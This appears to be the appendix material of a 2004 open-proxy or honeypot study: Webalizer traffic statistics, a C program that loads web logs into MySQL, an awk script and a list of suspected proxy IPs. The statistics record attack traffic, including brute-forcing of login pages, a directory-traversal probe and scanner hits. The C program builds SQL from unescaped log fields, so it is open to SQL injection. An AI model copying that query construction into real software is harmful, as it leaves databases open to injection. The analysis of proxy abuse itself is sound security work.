Total Unique URLs		**24500**
Total Unique Referrers		**12648**
Total Unique User Agents		**4525**
	Avg	**Max**
Hits per Hour	**1403**	**10299**
Hits per Day	**33687**	**80522**
Files per Day	**25640**	**58982**
Pages per Day	**16771**	**42553**
Visits per Day	**1227**	**3156**
KBytes per Day	**136.53 Mb**	**522.15 Mb**
Hits by Response Code		
Undefined response code		**167**
Code 200 - OK		**153844**
Code 204 - No Content		**6**
Code 206 - Partial Content		**461**
Code 301 - Moved Permanently		**404**
Code 302 - Found		**19213**
Code 303 - See Other		**2**

Code 304 - Not Modified	**4121**
Code 400 - Bad Request	**2311**
Code 401 - Unauthorized	**1107**
Code 403 - Forbidden	**4617**
Code 404 - Not Found	**6365**
Code 405 - Method Not Allowed	**6**
Code 406 - Not Acceptable	**2**
Code 408 - Request Timeout	**7**
Code 410 - Gone	**29**
Code 411 - Length Required	**10**
Code 414 - Request-URI Too Long	**7**
Code 416 - Requested Range Not Satisfiable	**12**
Code 500 - Internal Server Error	**3522**
Code 501 - Not Implemented	**478**
Code 502 - Bad Gateway	**4338**
Code 503 - Service Unavailable	**1097**



Daily Statistics for March 2004						
Day	**Hits**	**Files**	**Pages**	**Visits**	**Sites**	**KBytes**

9	**578**	0.29 %	**435**	0.28 %	**204**	0.20 %	**41**	0.56 %	**50**	1.28 %	**1.42 Mb**	0.17 %
10	**24807**	12.27 %	**22140**	14.39 %	**7238**	7.19 %	**618**	8.39 %	**378**	9.70 %	**43.53 Mb**	5.31 %
11	**33217**	16.43 %	**26818**	17.43 %	**12049**	11.97 %	**988**	13.42 %	**606**	15.55 %	**55.11 Mb**	6.73 %
12	**39733**	19.66 %	**25010**	16.26 %	**23795**	23.65 %	**1557**	21.15 %	**1061**	27.23 %	**75.85 Mb**	9.26 %
13	**80522**	39.84 %	**58982**	38.34 %	**42553**	42.29 %	**3156**	42.87 %	**2024**	51.94 %	**522.15 Mb**	63.74 %
14	**23269**	11.51 %	**20459**	13.30 %	**14790**	14.70 %	**1136**	15.43 %	**919**	23.58 %	**121.11 Mb**	14.78 %



Hourly Statistics for March 2004

Hour	Hits			Files			Pages			KBytes		
	Avg	Total		Avg	Total		Avg	Total		Avg	Total	
0	**1821**	**10927**	5.41%	**1298**	**7792**	5.06%	**752**	**4513**	4.48%	**7.50 Mb**	**45.01 Mb**	5.50 %
1	**1626**	**9758**	4.83%	**1294**	**7769**	5.05%	**771**	**4628**	4.60%	**10.81 Mb**	**64.85 Mb**	7.92 %
2	**1199**	**7194**	3.56%	**1007**	**6046**	3.93%	**678**	**4071**	4.05%	**5.56 Mb**	**33.38 Mb**	4.07 %
3	**1377**	**8265**	4.09%	**1164**	**6984**	4.54%	**764**	**4587**	4.56%	**18.08 Mb**	**108.47 Mb**	13.24%
4	**1091**	**6549**	3.24%	**908**	**5452**	3.54%	**576**	**3456**	3.43%	**5.35 Mb**	**32.10 Mb**	3.92 %
5	**829**	**4975**	2.46%	**685**	**4113**	2.67%	**408**	**2450**	2.43%	**3.64 Mb**	**21.85 Mb**	2.67 %
6	**813**	**4882**	2.42%	**659**	**3957**	2.57%	**407**	**2447**	2.43%	**12.59 Mb**	**75.52 Mb**	9.22 %
7	**1070**	**6420**	3.18%	**842**	**5054**	3.29%	**567**	**3403**	3.38%	**3.63 Mb**	**21.81 Mb**	2.66 %
8	**1514**	**9087**	4.50%	**1166**	**6996**	4.55%	**811**	**4869**	4.84%	**4.78 Mb**	**28.66 Mb**	3.50 %
9	**2256**	**13541**	6.70%	**1534**	**9206**	5.98%	**1194**	**7166**	7.12%	**6.22 Mb**	**37.32 Mb**	4.56 %
10	**2113**	**12681**	6.27%	**1620**	**9725**	6.32%	**1007**	**6043**	6.01%	**13.97 Mb**	**83.85 Mb**	10.24%

11	**1322**	**7937**	3.93%	**1063**	**6381**	4.15%	**791**	**4749**	4.72%	**3.73 Mb**	**22.38 Mb**	2.73 %
12	**1324**	**7944**	3.93%	**1104**	**6629**	4.31%	**665**	**3991**	3.97%	**2.49 Mb**	**14.94 Mb**	1.82 %
13	**1210**	**7263**	3.59%	**983**	**5900**	3.84%	**625**	**3753**	3.73%	**2.25 Mb**	**13.52 Mb**	1.65 %
14	**1238**	**7432**	3.68%	**988**	**5933**	3.86%	**626**	**3758**	3.73%	**2.41 Mb**	**14.47 Mb**	1.77 %
15	**1296**	**7778**	3.85%	**970**	**5821**	3.78%	**629**	**3779**	3.76%	**2.47 Mb**	**14.79 Mb**	1.81 %
16	**1489**	**8937**	4.42%	**1238**	**7430**	4.83%	**529**	**3175**	3.16%	**4.73 Mb**	**28.38 Mb**	3.46 %
17	**1392**	**8352**	4.13%	**1063**	**6380**	4.15%	**556**	**3336**	3.32%	**4.55 Mb**	**27.30 Mb**	3.33 %
18	**1211**	**7269**	3.60%	**960**	**5764**	3.75%	**526**	**3160**	3.14%	**3.17 Mb**	**19.02 Mb**	2.32 %
19	**1305**	**7830**	3.87%	**1057**	**6347**	4.13%	**557**	**3347**	3.33%	**2.80 Mb**	**16.77 Mb**	2.05 %
20	**1185**	**7110**	3.52%	**980**	**5885**	3.83%	**568**	**3408**	3.39%	**3.30 Mb**	**19.78 Mb**	2.42 %
21	**1035**	**6211**	3.07%	**808**	**4851**	3.15%	**549**	**3298**	3.28%	**4.48 Mb**	**26.90 Mb**	3.28 %
22	**2624**	**15745**	7.79%	**1296**	**7779**	5.06%	**1616**	**9699**	9.64%	**4.08 Mb**	**24.47 Mb**	2.99 %
23	**1339**	**8039**	3.98%	**941**	**5650**	3.67%	**590**	**3543**	3.52%	**3.94 Mb**	**23.63 Mb**	2.88 %

Top 30 of 24500 Total URLs

#	Hits		KBytes		URL
1	**10928**	5.41 %	**1.99 Mb**	0.24 %	login.icq.com:443
2	**4897**	2.42 %	**0 bytes**	0.00 %	http://www.firmhandspanking.com/members/
3	**1550**	0.77 %	**1.64 Mb**	0.20 %	http://www.sun.com/
4	**1280**	0.63 %	**2.54 Mb**	0.31 %	http://hpcgi1.nifty.com/trino/ProxyJ/prxjdg.cgi
5	**1010**	0.50 %	**527.31 Kb**	0.06 %	http://www.cnpick.com/show.asp
6	**955**	0.47 %	**527.90 Kb**	0.06 %	/scripts/..
7	**927**	0.46 %	**15.18 Mb**	1.85 %	http://www.google.com/search
8	**833**	0.41 %	**3.32 Kb**	0.00 %	http://members.streetblowjobs.com/
9	**830**	0.41 %	**231.04 Kb**	0.03 %	http://www.easynews.com/login/
10	**821**	0.41 %	**566 bytes**	0.00 %	http://www.meninpain.com/members/
11	**820**	0.41 %	**0 bytes**	0.00 %	http://www.realfuckingcouples.com/members/
12	**817**	0.40 %	**2.21 Kb**	0.00 %	http://www.busty-teens.org/members/main.htm
13	**711**	0.35 %	**0 bytes**	0.00 %	http://www.crookedpanties.com/members/

14	**707**	0.35 %	**390.78 Kb**	0.05 %	http://members.maturetouch.com/
15	**704**	0.35 %	**389.12 Kb**	0.05 %	http://www.1by-day.com/members/hardcore.htm
16	**698**	0.35 %	**4.01 Mb**	0.49 %	http://www.awin1.com/show.php
17	**657**	0.33 %	**5.11 Mb**	0.62 %	http://slashdot.org/comments.pl
18	**645**	0.32 %	**971.91 Kb**	0.12 %	http://members.pityfuck.com/(0/0/0)/
19	**613**	0.30 %	**30.12 Kb**	0.00 %	http://service.bfast.com/bfast/serve
20	**577**	0.29 %	**0 bytes**	0.00 %	http://members.monstersofcock.com/
21	**575**	0.28 %	**7.68 Mb**	0.94 %	http://www.wireimage.com/default.asp
22	**553**	0.27 %	**305.66 Kb**	0.04 %	http://edit.vip.tpe.yahoo.com/config/login
23	**548**	0.27 %	**10.30 Mb**	1.26 %	http://www.freehomepages.com/missing.php
24	**534**	0.26 %	**3.89 Mb**	0.47 %	http://www.outwar.com/page.php
25	**517**	0.26 %	**0 bytes**	0.00 %	http://www.captiveculture.com/members/
26	**509**	0.25 %	**13.32 Mb**	1.63 %	http://www.blazerunner.com/cgi-bin/smartsearch/smartsearch.cgi
27	**472**	0.23 %	**0 bytes**	0.00 %	200.221.11.50:25
28	**470**	0.23 %	**13.27 Kb**	0.00 %	http://www.ftvmembers.com/mt2941ct/updates.html
29	**424**	0.21 %	**1.66 Kb**	0.00 %	http://www.4cfnm.com/members/
30	**413**	0.20 %	**228.28 Kb**	0.03 %	http://edit.korea.yahoo.com/config/login

Top 10 of 24500 Total URLs By KBytes

#	Hits		KBytes		URL
1	**10**	0.00 %	**72.64 Mb**	8.87 %	http://www5.apolo-av.net/list/211/ap0402211-a.wmv
2	**1**	0.00 %	**46.98 Mb**	5.74 %	http://www1.ttcn.ne.jp/~non6/m026_03a/k/M026_03a.zip
3	**10**	0.00 %	**15.40 Mb**	1.88 %	http://66.117.40.60/indies285erorist.zip
4	**927**	0.46 %	**15.18 Mb**	1.85 %	http://www.google.com/search
5	**509**	0.25 %	**13.32 Mb**	1.63 %	http://www.blazerunner.com/cgi-bin/smartsearch/smartsearch.cgi
6	**548**	0.27 %	**10.30 Mb**	1.26 %	http://www.freehomepages.com/missing.php
7	**1**	0.00 %	**9.28 Mb**	1.13 %	http://www.mc.ccnw.ne.jp/it5114/block/ds_adachi_yumi_tanima.zip
8	**1**	0.00 %	**8.25 Mb**	1.01 %	http://61.211.226.199/ds_shiraishi_miho_sukebra.zip
9	**220**	0.11 %	**7.84 Mb**	0.96 %	http://www.blazerunner.com
10	**575**	0.28 %	**7.68 Mb**	0.94 %	http://www.wireimage.com/default.asp

Top 10 of 1781 Total Entry Pages

#	Hits		Visits		URL
1	1550	0.77 %	950	14.20 %	http://www.sun.com/
2	1280	0.63 %	500	7.47 %	http://hpcgi1.nifty.com/trino/ProxyJ/prxjdg.cgi
3	222	0.11 %	142	2.12 %	http://www.glocksoft.net/cgi-bin/jenv.cgi
4	263	0.13 %	137	2.05 %	http://www.samair.ru/proxy/proxychecker/results.htm
5	156	0.08 %	115	1.72 %	http://www.google.com/
6	534	0.26 %	103	1.54 %	http://www.outwar.com/page.php
7	698	0.35 %	99	1.48 %	http://www.awin1.com/show.php
8	213	0.11 %	98	1.46 %	/
9	125	0.06 %	84	1.26 %	http://www.yahoo.com/
10	509	0.25 %	64	0.96 %	http://www.blazerunner.com/cgi-bin/smartsearch/smartsearch.cgi

Top 10 of 2344 Total Exit Pages

#	Hits		Visits		URL
1	1280	0.63 %	382	5.83 %	http://hpcgi1.nifty.com/trino/ProxyJ/prxjdg.cgi
2	1550	0.77 %	314	4.79 %	http://www.sun.com/
3	213	0.11 %	150	2.29 %	/
4	222	0.11 %	131	2.00 %	http://www.glocksoft.net/cgi-bin/jenv.cgi
5	263	0.13 %	121	1.85 %	http://www.samair.ru/proxy/proxychecker/results.htm
6	534	0.26 %	104	1.59 %	http://www.outwar.com/page.php
7	698	0.35 %	99	1.51 %	http://www.awin1.com/show.php
8	156	0.08 %	98	1.50 %	http://www.google.com/
9	125	0.06 %	68	1.04 %	http://www.yahoo.com/
10	68	0.03 %	67	1.02 %	http://www.taruo.net:80/e/

Top 30 of 3897 Total Sites

#	Hits	Files	KBytes	Visits	Hostname	Country

1	**9763**	4.83 %	**9763**	6.35 %	**5.38 Mb**	0.66 %	**3**	0.04 %	67.83.151.132	United States
2	**8346**	4.13 %	**1945**	1.26 %	**3.57 Mb**	0.44 %	**1**	0.01 %	217.160.165.173	Germany
3	**6865**	3.40 %	**6865**	4.46 %	**276.92 Kb**	0.03 %	**0**	0.00 %	195.16.40.200	Russian Federation
4	**5967**	2.95 %	**5836**	3.79 %	**3.20 Mb**	0.39 %	**15**	0.20 %	68.82.168.149	United States
5	**4290**	2.12 %	**1322**	0.86 %	**575.56 Kb**	0.07 %	**10**	0.14 %	81.171.1.165	Netherlands
6	**3245**	1.61 %	**2165**	1.41 %	**15.25 Mb**	1.86 %	**9**	0.12 %	61.144.119.66	China
7	**2984**	1.48 %	**2984**	1.94 %	**1.99 Kb**	0.00 %	**46**	0.62 %	68.189.213.50	United States
8	**2923**	1.45 %	**2923**	1.90 %	**3.81 Kb**	0.00 %	**8**	0.11 %	61.249.170.159	Korea, Republic of
9	**2907**	1.44 %	**58**	0.04 %	**1.49 Mb**	0.18 %	**2**	0.03 %	61.177.91.33	China
10	**2830**	1.40 %	**2170**	1.41 %	**10.28 Mb**	1.25 %	**7**	0.10 %	217.162.108.28	Switzerland
11	**2399**	1.19 %	**2397**	1.56 %	**8.26 Kb**	0.00 %	**2**	0.03 %	61.249.170.254	Korea, Republic of
12	**2304**	1.14 %	**1875**	1.22 %	**172.15 Kb**	0.02 %	**2**	0.03 %	69.41.243.42	United States
13	**2264**	1.12 %	**2025**	1.32 %	**1.16 Mb**	0.14 %	**0**	0.00 %	68.48.142.117	United States
14	**2214**	1.10 %	**1462**	0.95 %	**1.45 Mb**	0.18 %	**9**	0.12 %	24.127.175.68	United States
15	**2181**	1.08 %	**2053**	1.33 %	**22.36 Mb**	2.73 %	**1**	0.01 %	222.2.255.231	Japan
16	**2104**	1.04 %	**2092**	1.36 %	**1.13 Mb**	0.14 %	**0**	0.00 %	68.74.66.170	United States
17	**1946**	0.96 %	**799**	0.52 %	**53.77 Mb**	6.56 %	**1**	0.01 %	212.160.181.12	Poland
18	**1923**	0.95 %	**985**	0.64 %	**4.52 Mb**	0.55 %	**1**	0.01 %	165.76.203.232	Japan
19	**1847**	0.91 %	**1224**	0.80 %	**26.25 Mb**	3.20 %	**2**	0.03 %	69.93.129.98	United States
20	**1812**	0.90 %	**1150**	0.75 %	**23.09 Mb**	2.82 %	**2**	0.03 %	69.93.162.10	United States
21	**1758**	0.87 %	**942**	0.61 %	**20.35 Mb**	2.48 %	**3**	0.04 %	218.22.141.172	China
22	**1727**	0.85 %	**1235**	0.80 %	**173.83 Kb**	0.02 %	**0**	0.00 %	69.27.32.98	United States
23	**1559**	0.77 %	**732**	0.48 %	**22.29 Mb**	2.72 %	**29**	0.39 %	66.230.236.14	United States
24	**1486**	0.74 %	**1278**	0.83 %	**88.12 Kb**	0.01 %	**0**	0.00 %	80.86.103.44	Romania
25	**1415**	0.70 %	**719**	0.47 %	**8.06 Mb**	0.98 %	**28**	0.38 %	61.237.215.17	China
26	**1408**	0.70 %	**655**	0.43 %	**11.56 Mb**	1.41 %	**14**	0.19 %	212.160.136.163	Poland
27	**1387**	0.69 %	**1243**	0.81 %	**727.69 Kb**	0.09 %	**0**	0.00 %	68.48.7.157	United States
28	**1381**	0.68 %	**1089**	0.71 %	**124.86 Kb**	0.01 %	**1**	0.01 %	200.46.208.17	Panama
29	**1353**	0.67 %	**909**	0.59 %	**18.78 Mb**	2.29 %	**1**	0.01 %	69.56.230.182	United States
30	**1337**	0.66 %	**1226**	0.80 %	**14.36 Mb**	1.75 %	**4**	0.05 %	220.55.136.44	Japan

Top 10 of 3897 Total Sites By KBytes

#	Hits		Files		KBytes		Visits		Hostname	Country
1	1946	0.96 %	799	0.52 %	53.77 Mb	6.56 %	1	0.01 %	212.160.181.12	Poland
2	19	0.01 %	4	0.00 %	49.80 Mb	6.08 %	0	0.00 %	220.98.90.251	Japan
3	1	0.00 %	1	0.00 %	46.98 Mb	5.74 %	0	0.00 %	219.108.5.2	Japan
4	79	0.04 %	79	0.05 %	42.91 Mb	5.24 %	1	0.01 %	220.111.69.77	Japan
5	286	0.14 %	182	0.12 %	36.85 Mb	4.50 %	2	0.03 %	220.111.69.170	Japan
6	1847	0.91 %	1224	0.80 %	26.25 Mb	3.20 %	2	0.03 %	69.93.129.98	United States
7	1812	0.90 %	1150	0.75 %	23.09 Mb	2.82 %	2	0.03 %	69.93.162.10	United States
8	6	0.00 %	6	0.00 %	22.84 Mb	2.79 %	0	0.00 %	220.111.245.43	Japan
9	2181	1.08 %	2053	1.33 %	22.36 Mb	2.73 %	1	0.01 %	222.2.255.231	Japan
10	1559	0.77 %	732	0.48 %	22.29 Mb	2.72 %	29	0.39 %	66.230.236.14	United States

Top 30 of 12648 Total Referrers

#	Hits		Referrer
1	90639	44.84 %	- (Direct Request)
2	3859	1.91 %	http://www.china0519.com/
3	2971	1.47 %	http://www.gamespot.com/gamespot/misc/complete/login.html
4	1286	0.64 %	http://members.pityfuck.com/
5	990	0.49 %	http://www.freehomepages.com/gzyten/gzyten1.html
6	901	0.45 %	http://www.freehomepages.com/gzyten/gzyten4.html
7	877	0.43 %	http://www.blazerunner.com/cgi-bin/smartsearch/smartsearch.cgi
8	817	0.40 %	http://www.busty-teens.org/members/main.htm
9	802	0.40 %	http://www.pakalolo.net/pvrank/html/index.html
10	707	0.35 %	http://members.maturetouch.com/
11	598	0.30 %	http://www.1by-day.com/members/hardcore.htm
12	583	0.29 %	http://www.linkou.con.cn
13	583	0.29 %	http://www.wireimage.com/default.asp

14	**570**	0.28 %	http://porntreasure.vipxhost.com/
15	**570**	0.28 %	http://thesearcherz.com/cgi-bin/smartsearch.cgi
16	**557**	0.28 %	http://wetholes.extreme-pics.net/
17	**541**	0.27 %	http://www.crookedpanties.com:80
18	**504**	0.25 %	http://www.gravity-search.net/cgi-bin/smartsearch.cgi
19	**461**	0.23 %	http://www.freehomepages.com/gzyten/gzyten.html
20	**455**	0.23 %	http://www.freehomepages.com/gzyten/gzyten2.html
21	**448**	0.22 %	http://www.easynews.com/login/index.phtml
22	**418**	0.21 %	http://www.pay-per-click.ws/s.php
23	**416**	0.21 %	http://members.monstersofcock.com/
24	**414**	0.20 %	http://www.pv-studio.com/pv-shop/
25	**378**	0.19 %	http://www.xxx-folders.com/
26	**359**	0.18 %	http://www.4cfnm.com/members/index.htm
27	**354**	0.18 %	http://sexhorizon.vipxhost.com/
28	**353**	0.17 %	http://www.easynews.com/
29	**345**	0.17 %	http://members.asianheat.com/index.shtml
30	**339**	0.17 %	http://www.allsportssearch.net/search.php


Top 4 of 4 Total Search Strings

#	Hits		Search String
1	**11**	68.75%	style xp 2.01 crack
2	**2**	12.50%	eritrea
3	**2**	12.50%	www
4	**1**	6.25%	opera

Top 15 of 4525 Total User Agents

#	Hits		User Agent
1	**11360**	5.62 %	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
2	**9759**	4.83 %	Mozilla/4.0 (compatible; MSIE 6.0; Windows 98; AIRF; .NET CLR
3	**8339**	4.13 %	Mozilla/4.0 (compatible; MSIE 5.5; Windows 98)

4	**7994**	3.95 %	Mozilla/4.75 [en] (X11, U; Nessus)
5	**7413**	3.67 %	Mozilla/3.0 (compatible)
6	**7375**	3.65 %	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
7	**6118**	3.03 %	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1
8	**4013**	1.99 %	Mozilla/4.0 (compatible; MSIE 5.02; Windows 98)
9	**3925**	1.94 %	Mozilla/4.73 [en] (Win98; U)
10	**3129**	1.55 %	Mozilla/4.0 (compatible; ICS)
11	**2440**	1.21 %	Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
12	**2194**	1.09 %	Mozilla/4.0 (compatible; MSIE 5.23; Mac_PowerPC)
13	**1679**	0.83 %	Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)
14	**1598**	0.79 %	Mozilla/4.0 (compatible; MSIE 4.01; Windows 98)
15	**1266**	0.63 %	Mozilla/4.0 (compatible; MSIE 5.5; Windows 95)



Top 30 of 80 Total Countries

#	Hits		Files		KBytes		Country
1	**59984**	29.68 %	**52671**	34.24 %	**134.13 Mb**	16.37 %	United States
2	**32785**	16.22 %	**20315**	13.20 %	**168.78 Mb**	20.60 %	China
3	**25113**	12.42 %	**18030**	11.72 %	**10.14 Mb**	1.24 %	Germany
4	**17743**	8.78 %	**9231**	6.00 %	**344.12 Mb**	42.01 %	Japan
5	**9686**	4.79 %	**9057**	5.89 %	**11.23 Mb**	1.37 %	Russian Federation

6	**5920**	2.93 %	**2699**	1.75 %	**2.88 Mb**	0.35 %	Netherlands
7	**5847**	2.89 %	**5718**	3.72 %	**585.15 Kb**	0.07 %	Korea (South)
8	**4592**	2.27 %	**2408**	1.57 %	**65.91 Mb**	8.05 %	Poland
9	**4277**	2.12 %	**3025**	1.97 %	**10.21 Mb**	1.25 %	Taiwan
10	**3684**	1.82 %	**3234**	2.10 %	**3.81 Mb**	0.47 %	Canada
11	**3408**	1.69 %	**3397**	2.21 %	**1.09 Mb**	0.13 %	Israel
12	**3328**	1.65 %	**2656**	1.73 %	**10.43 Mb**	1.27 %	Switzerland
13	**2013**	1.00 %	**1655**	1.08 %	**1.30 Mb**	0.16 %	Sweden
14	**1950**	0.96 %	**1648**	1.07 %	**1.03 Mb**	0.13 %	Romania
15	**1836**	0.91 %	**1827**	1.19 %	**81.67 Kb**	0.01 %	Spain
16	**1787**	0.88 %	**1451**	0.94 %	**8.28 Mb**	1.01 %	Australia
17	**1715**	0.85 %	**1581**	1.03 %	**988.77 Kb**	0.12 %	France
18	**1607**	0.80 %	**1517**	0.99 %	**973.51 Kb**	0.12 %	Turkey
19	**1403**	0.69 %	**1258**	0.82 %	**6.78 Mb**	0.83 %	Great Britain (UK)
20	**1381**	0.68 %	**1089**	0.71 %	**124.86 Kb**	0.01 %	Panama
21	**904**	0.45 %	**588**	0.38 %	**169.66 Kb**	0.02 %	Thailand
22	**849**	0.42 %	**705**	0.46 %	**2.09 Mb**	0.26 %	Uruguay
23	**772**	0.38 %	**406**	0.26 %	**6.79 Mb**	0.83 %	Indonesia
24	**747**	0.37 %	**725**	0.47 %	**5.51 Mb**	0.67 %	Norway
25	**696**	0.34 %	**673**	0.44 %	**132.12 Kb**	0.02 %	Brazil
26	**676**	0.33 %	**652**	0.42 %	**336.13 Kb**	0.04 %	Austria
27	**656**	0.32 %	**571**	0.37 %	**900.89 Kb**	0.11 %	Malaysia
28	**642**	0.32 %	**500**	0.33 %	**556.69 Kb**	0.07 %	Ukraine
29	**630**	0.31 %	**574**	0.37 %	**384.24 Kb**	0.05 %	Italy
30	**626**	0.31 %	**625**	0.41 %	**332.27 Kb**	0.04 %	Estonia

Generated by **Webalizer Version 2.01** (with **Geolizer** patch)

B) Source code: *clf2mysql.c*

```
/*************************************************
 * clf2mysql.c
 *
 * Utility to parse Common Log Format file and insert content into database
 *
 * Copyright 2004 Ken Lee (ahken@ahken.net)
 *************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <mysql.h>

#define MAX_LINE_SZ               8191
#define MAX_SRC_SZ                255
#define MAX_IDENT_SZ              1
#define MAX_AUTHUSER_SZ                       127
#define MAX_TS_SZ                 127
#define MAX_REQ_SZ                4095
#define MAX_REFERRER_SZ                       3071
#define MAX_BROWSER_ID_SZ         255
#define TABLE_NAME                "access_log"

#define min(x, y)                 (x < y ? x : y)

char *parse_quoted_string(const char *str, char openq, char closeq, char *result, int
max_size)
{
  char *start, *end;
  int len;

  if (openq == '\0') {
    start = str - 1;
  }
  else {
    if (!(start = strchr(str, openq))) {
      return NULL;
    }
  }
  if (!(end = strchr(start + 1, closeq))) {
    return NULL;
  }
  len = min(end - start - 1, max_size);
  strncpy(result, start + 1, len);
  result[len] = '\0';

  return end + 1;
}

char *generate_insert_sql(const char *src, const char *authuser, const char *ts, const
char *req, int status,
                                    const char *referrer, const char *browser_id)
{
  static char buffer[MAX_LINE_SZ + 256];

  snprintf(buffer, MAX_LINE_SZ + 255,
              "INSERT INTO %s VALUES (NULL, INET_ATON(\"%s\"), \"%s\",
STR_TO_DATE(\"%s\", '%%d/%%b/%%Y:%%T'), \"%s\", %d, \"%s\", \"%s\")",
              TABLE_NAME, src, authuser, ts, req, status, referrer, browser_id);

  return buffer;
}

int main(int argc, char **argv)
{
  FILE *log_file;
  MYSQL *db_conn;
  char line[MAX_LINE_SZ + 1];
```

```
  char src[MAX_SRC_SZ + 1];
  char ident[MAX_IDENT_SZ + 1];
  char authuser[MAX_AUTHUSER_SZ + 1];
  char ts[MAX_TS_SZ + 1];
  char req[MAX_REQ_SZ + 1];
  unsigned status;
  unsigned bytes;
  char referrer[MAX_REFERRER_SZ + 1];
  char browser_id[MAX_BROWSER_ID_SZ + 1];

  char *curr = NULL;

  /* Check param */
  if (argc < 6) {
    fprintf(stderr, "Usage: %s <CLF file> <DB host> <DB user> <DB password> <DB
name>\n", argv[0]);
    exit(1);
  }

  /* Open log file */
  if (!(log_file = fopen(argv[1], "r"))) {
    fprintf(stderr, "Error opening log file\n");
    exit(2);
  }

  /* Connect to database */
  if (!(db_conn = mysql_init(NULL)) || !mysql_real_connect(db_conn, argv[2], argv[3],
argv[4], argv[5], 0, NULL, 0)) {
    fprintf(stderr, "Error connecting to database\n");
    exit(2);
  }

  /* Read each line in log file */
  while (fgets(line, MAX_LINE_SZ + 1, log_file)) {
    curr = line;

    /* Source */
    if (!(curr = parse_quoted_string(curr, '\0', ' ', src, MAX_SRC_SZ))) {
      fprintf(stderr, "Parse error at SOURCE:\n");
      fprintf(stderr, "%s\n", line);
      continue;
    }

    /* Ident */
    if (!(curr = parse_quoted_string(curr, '\0', ' ', ident, MAX_IDENT_SZ))) {
      fprintf(stderr, "Parse error at IDENT:\n");
      fprintf(stderr, "%s\n", line);
      continue;
    }

    /* Authuser */
    if (!(curr = parse_quoted_string(curr, '\0', ' ', authuser, MAX_AUTHUSER_SZ))) {
      fprintf(stderr, "Parse error at AUTHUSER:\n");
      fprintf(stderr, "%s\n", line);
      continue;
    }

    /* Timestamp */
    if (!(curr = parse_quoted_string(curr, '[', ']', ts, MAX_TS_SZ))) {
      fprintf(stderr, "Parse error at TIMESTAMP:\n");
      fprintf(stderr, "%s\n", line);
      continue;
    }

    /* Request */
    if (!(curr = parse_quoted_string(curr, '"', '"', req, MAX_REQ_SZ))) {
      fprintf(stderr, "Parse error at REQUEST:\n");
      fprintf(stderr, "%s\n", line);
      continue;
    }
```

```
    /* Parse status and bytes with sscanf */
    if (sscanf(curr, "%d %d", &status, &bytes) < 1) {
      fprintf(stderr, "Parse error at STATUS:\n");
      fprintf(stderr, "%s\n", line);
      continue;
    }

    /* Referrer */
    if (!(curr = parse_quoted_string(curr, '"', '"', referrer, MAX_REFERRER_SZ))) {
      fprintf(stderr, "Parse error at REFERRER:\n");
      fprintf(stderr, "%s\n", line);
      continue;
    }

    /* Browser ID */
    if (!(curr = parse_quoted_string(curr, '"', '"', browser_id, MAX_BROWSER_ID_SZ)))
{
      fprintf(stderr, "Parse error at BROWSER ID:\n");
      fprintf(stderr, "%s\n", line);
      continue;
    }

    /* Generate SQL query */
    if (mysql_query(db_conn, generate_insert_sql(src, authuser, ts, req, status,
referrer, browser_id))) {
      fprintf(stderr, "Error creating query:\n");
      fprintf(stderr, "%s\n", line);
      continue;
    }
  }

  /* Disconnect from database */
  mysql_close(db_conn);

  /* Close log file */
  fclose(log_file);

  return 0;
}
```

C) Source code: *extract_proxy_mappings.awk*

```
#!/usr/bin/gawk

# States:
# 0 = Idle
# 1 = Delimiter (^=+$) seen
# 2 = Request seen
# 3 = X-Forwarded-For seen
BEGIN {
            state = 0;
}

/^=+$/ {
            if (state != 0) {
                        print "Error at line " NR > "/dev/stderr";
                        next;
            }
            state = 1;
            req = "";
}

/^Request:/ {
            if (state != 1) {
                        print "Error at line " NR > "/dev/stderr";
                        next;
            }
            state = 2;
            req = $2;
}
```

```
/^X-Forwarded-For:/ {
           if (state != 2) {
                      print "Error at line " NR > "/dev/stderr";
                      next;
           }
           state = 3;
           print req " FORWARDS_FOR " $2;
}

/^$/ {
           state = 0;
}
```

D) Suspected proxies

```
137.118.192.151        137-118-192-151.du.pinetel.com.
137.118.192.152        137-118-192-152.du.pinetel.com.
140.116.142.32
140.116.163.201
140.131.1.42
145.254.70.34          dialin-145-254-070-034.arcor-ip.net.
172.143.200.64
172.208.22.44          acd0162c.ipt.aol.com.
172.209.201.200        acd1c9c8.ipt.aol.com.
195.174.194.54         abn194-54.izmir-ports.kablonet.net.tr.
195.5.58.1
195.82.27.11           dial-195-82-27-11.gw4.ala2.nursat.net.
195.82.27.23           dial-195-82-27-23.gw4.ala2.nursat.net.
195.82.27.46           dial-195-82-27-46.gw4.ala2.nursat.net.
195.82.31.113          dial-195-82-31-113.gw6.ala2.nursat.net.
195.82.31.67           dial-195-82-31-67.gw6.ala2.nursat.net.
202.101.150.100
202.109.116.209
202.147.99.36          pr-99-036.ains.net.au.
203.189.246.142
203.43.237.3           c3.237.43.203.satellite.bigpond.com.
210.21.209.251
